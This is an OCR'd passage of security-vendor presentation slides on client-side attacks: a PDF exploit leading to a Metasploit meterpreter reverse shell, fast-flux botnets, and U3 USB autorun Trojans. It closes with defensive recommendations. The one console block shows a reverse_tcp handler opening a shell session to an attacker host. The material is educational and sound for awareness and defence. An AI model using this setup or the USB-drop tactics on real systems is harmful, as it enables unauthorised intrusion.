...So let's take a few minutes for a real-world intrusion demonstration.

The victim browsed a compromised website and simply opens a maliciously crafted PDF which will exploit the Collab.getIcon() vulnerability in Acrobat Reader prior to version 9.1.

```
msf exploit(handler) > show options
Module options:
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process
   LHOST     192.168.169.61   yes       The local address
   LPORT     443              yes       The local port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.169.61:443
[*] Starting the payload handler...
[*] Sending stage (748032 bytes) to 192.168.169.51
[*] Meterpreter session 2 opened (192.168.169.61:443 -> 192.168.169.51:1666)

meterpreter > ps
```

As shown in the demonstration of this second case study, Reverse Trojan horse payloads which rely on a Buffer Overflow exploitation vector is a **silent but deadly attack. There is no need for the victim to be tricked into running an untrusted binary.**

Recent BitDefender's top 5 malware scoring indicates that the third place was won by Exploit.PDF-JS.Gen, which exploits a flaw in Adobe Reader's JavaScript engine to run malicious code on computers. This exploit represented 5.30% of all malware observed in March 2010.

Such an attack can also be blindly achieved on a very large scale if a highly visited website is compromised... It enables Hackers to create powerful **Botnets** which consists of lots of Zombies, to send highly profitable Spams, to steal a lot of confidential data, and to launch widely spread worms.

This is known as a drive-by download attack, in which an automated malware download occurs through the exploitation of a web browser, an e-mail client or an Operating System bug, without any user intervention whatsoever. Websites that exploit the Windows Metafile vulnerability may provide examples of "drive-by downloads" of this sort.

- ✓ In **April 2007,** researchers at Google discovered **hundreds of thousands of Web pages performing drive-by downloads.**

- ✓ In **October 2009,** Dasient's statistics stated on the growth of drive-by downloads on the web. More than 640'000 websites and about **5.8 million pages were infected with malware.**

✓ Most of the malware infections are accomplished by **JavaScript and iFrames** being injected into legitimate sites, accounting for nearly 55 percent and 37 percent respectively. The statistics illustrate the growing trend of attackers targeting browsers and Web Apps with **SQL** injections, cross-site scripting and other attacks that can lead to drive-by downloads.

And the future will probably be quite worse... As **botnets are now using Fast-Flux techniques to hide** Phishing and other malware delivery sites **by using an ever-changing network of compromised hosts acting as proxies.**

Fast-Flux is a **combination of distributed command and control, peer-to-peer networking, web-based load balancing and proxy redirection.**

Criminal organizations are now using Fast-Flux in their Fishing Attacks to make their malware networks more resistant to discovery and counter-measures.

Fast-Flux combines the Round Robin DNS Load Balancing feature, which allows numerous IP addresses in a response to a single DNS query, with very short TTL values to create a constantly changing list of destination addresses for a specific DNS name.

In **Single-Flux**, compromised hosts register and deregister their addresses as part of the **DNS A record** list for a single DNS name.


In **Double-Flux**, compromised hosts register and deregister their addresses as part of the **DNS NS record** list for the DNS zone, which **provides an additional layer of redundancy and survivability** for the malware network.


Basically, sophisticated client-side attacks rely on ever-changing DNS records which normally point to a compromised system that will act as a proxy.

Hackers do not have anymore a single point of failure in their attack scenario... Best traditional counter-measures do not work, as there is no possible IP-based ACL. It may become quite hard to take down the website of a Phishing attack, to blacklist the spammer's mail server or to deactivate IRC servers used by bot-herders to distribute their instructions to zombies.


Hackers also make their **identity much more difficult to find**, as their network may be hidden by a series of proxies, potentially leveraging thousands of disposable zombies as intermediaries and quickly swapping among different systems, confounding investigators who try to trace back a constantly fluctuating set of targets.

Single-Flux based Reverse Trojan:







Single-Flux based Reverse Trojan:



Single-Flux based Reverse Trojan:



Single-Flux based Reverse Trojan:



The SOA Name Server may belong to a commercial company who ignores legal shutdown injunctions

ISP are often in exotic countries who do not care of cybercrime laws

Attackers may use Double-Flux techniques in which SOA DNS servers change continuously

Table of contents

When attacks rely on hardware...

✓ As shown in the previous case study, a Reverse Trojan payload can be a deadly attack when based on a Buffer Overflow vulnerability.

✓ Sometimes, these powerful attacks may rise an error within the targeted software... Nevertheless, so called Segmentation Faults are quite common on Windows systems, and most victims will not notice any real unusual behavior.

✓ Moreover, the hardware layer is also at risk, as it is usually an unknown **entry point which remains underestimated** by users.

✓ The old days where physical attacks were limited to the risk of using a CD which contained a virus is gone...

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

Today, more insidious hardware-based threats do exist, such as:

- ✓ USB Keyloggers

- ✓ Mini-PCI Keyloggers for laptops

- ✓ Strap-on Keyloggers that simply wrap around the keyboard cable

- ✓ ACPI Rootkits hidden in BIOS flash memory.

Some facts:

- ✓ In **December 2007**, the company behind the NOD32 antivirus program declared: "**Trojans using autorun to infect computers have been one of the most prevalent threats** that we have been seeing for several months now."

- ✓ In **September 2008**, a computer on board the **International Space Station was infected** with malicious software that spread via a flash drive.

Some facts:

- ✓ **In 2009,** a few malicious software spread to untold **millions of computers,** especially **Downadup and Conficker...** It was the biggest attack in the year. One way the malware spread was by infecting USB flash drives.
- ✓ **The same year,** the **US Department of Defense** dealt with a variant of the **SillyFDC worm** known as Agent.btz by **banning the use of USB flash drives** on government computers.

Some facts:

- ✓ **Nowadays**, our Penetration Testing experience with **Social Engineering scenarios** which rely on **malicious thumb drives** dropped in well chosen company's areas shows an **extremely high rate of success.**
- ✓ **USB memory sticks pose new dangers.** The following slides will explain how Hackers can easily compromise most systems with a Reverse Trojan payload linked to such an hardware vector.

Have you ever heard of U3's technology? It permits:

✓ To carry your software on the same flash drive that carries your files.

✓ To work, play a game, message friends, send emails or edit photos just by plugging it into any PC.

✓ When you unplug the smart drive, it leaves no personal data behind.

So globally, U3's technology is designed to increase mobility by letting users store their personal desktops on a memory stick, such as their programs, passwords, preferences and files.

This is made possible because U3 LLC allows software and applications to be executed directly from USB drives.

Compared to normal USB sticks which are just data storage devices, the U3 USB smart drive can carry software applications and personal settings that you can take from machine to machine without the need to install the software on every device you plug into.

When a U3 stick is plugged, Windows Disk Management mounts **two drives:**

✓ **A read-only ISO 9660 volume** on an emulated CD-ROM drive with an autorun configuration to execute the U3 LaunchPad which resides on this CDFS partition.

✓ And a standard flash drive through a **FAT partition** that includes a hidden "SYSTEM" folder with installed applications.

As a result:


✓ Unlike traditional **USB** flash drives, **U3 memory sticks are self-activating and can auto-run applications** when inserted into a system

✓ The same functions that allow for such mobility also **give Hackers another way to break into systems,** as it gives a way to automatically install backdoors, retrieve passwords or whatever payload.

✓ Unlike traditional USB flash drives, **U3 memory sticks are self-activating and can auto-run applications** when inserted into a system

✓ The same functions that allow for such mobility also **give Hackers another way to break into systems,** as it gives a way to automatically install backdoors, retrieve passwords or whatever payload.

For this last demonstration, let's take a look on how your company could get owned by a USB device an employee picked up in a parking lot or directly near the coffee machine...



As shown in the demonstration of this third case study, Reverse Trojan horse payloads which rely on U3 smart drives are also **silent and deadly attacks.**

It is therefore not so surprising to see in recent **BitDefender's top 5 malware** scoring that the **first place was won by Trojan.AutorunINF.Gen,** as it **spreads through removable storage media** like USB sticks, memory cards or external hard drives. **This Trojan represented 13.40% of all malware observed in March 2010.**

Table of contents

Here are some observations related to these 3 case studies:

✓ Safety is a matter of probabilities; the risk is not zero.

✓ A network is considered safe when the hosted information is less valuable than the cost to carry out a successful attack.

✓ The more rights have your internal users, the more damage will result from most attacks.

Here are some observations related to these 3 case studies:

✓ There is no perfect solution which will provide an effective response to Hackers ; companies must think about **proliferation of measures** in order to sufficiently reduce the likelihood of intrusion. Today, **most malicious codes are singletons** which are designed to attack specific computers. This trend suggests that security technologies that rely on signatures should be complemented with **additional heuristics, behavioral monitoring techniques, and reputation-based security.**

Here are some observations related to these 3 case studies:

✓ So-called behavioral vulnerabilities are often exploited in most sophisticated cyber attacks. It is imperative to educate users about the danger.

And here are some technical advises to reduce this risk:

✓ Exploiting the human element is more successful versus a 0-day remote exploit. Attackers will send you a tailored message with a malicious URL or with an attachment, such as a zipped compiled help module (CHM file), Adobe PDF or MS Office documents. So it is highly advisable to address Phishing and Bots generally by educating users to avoid bad links.

✓ Up-to-date applications and latest patches.

And here are some technical advises to reduce this risk:

✓ Latest antivirus signatures & heuristic engines.

✓ Limit inbound and outbound network traffic at firewalls.

✓ Monitor DNS cache to identify suspicious TTL to prevent Fast-Flux attacks.

✓ Disable Client-Side Scripting (e.g. JS) on untrusted websites.

And here are some technical advises to reduce this risk:

✓ Deny execution code on the stack and on the heap (for example with PaX, Exec Shield or OpenWall on *Nix systems; MS Data Execution Prevention, BufferShield or StackDefender on Microsoft ones).

✓ Implement ASLR (Address space layout randomization) to randomize binaries base address, position of libraries as well as stack and heap in the process' address space.

And here are some technical advises to reduce this risk:

✓ Use DPI (Deep Packet Inspection) on your network perimeter to detect basic remote attempts to exploit Buffer Overflows through attack signatures and heuristics (e.g. NOP sleds).

✓ Educate developers.

✓ Avoid standard library functions which are not bounds checked, such as gets, scanf and strcpy in C.

And here are some technical advises to reduce this risk:


✓ Place canaries between your buffers and control data on the stack to monitor buffer overflows. This kind of stack smashing protections are implemented during compilation, for example through ProPolice or StackGuard on GCC.

✓ Use SSL terminators to break and analyse SSL streams.

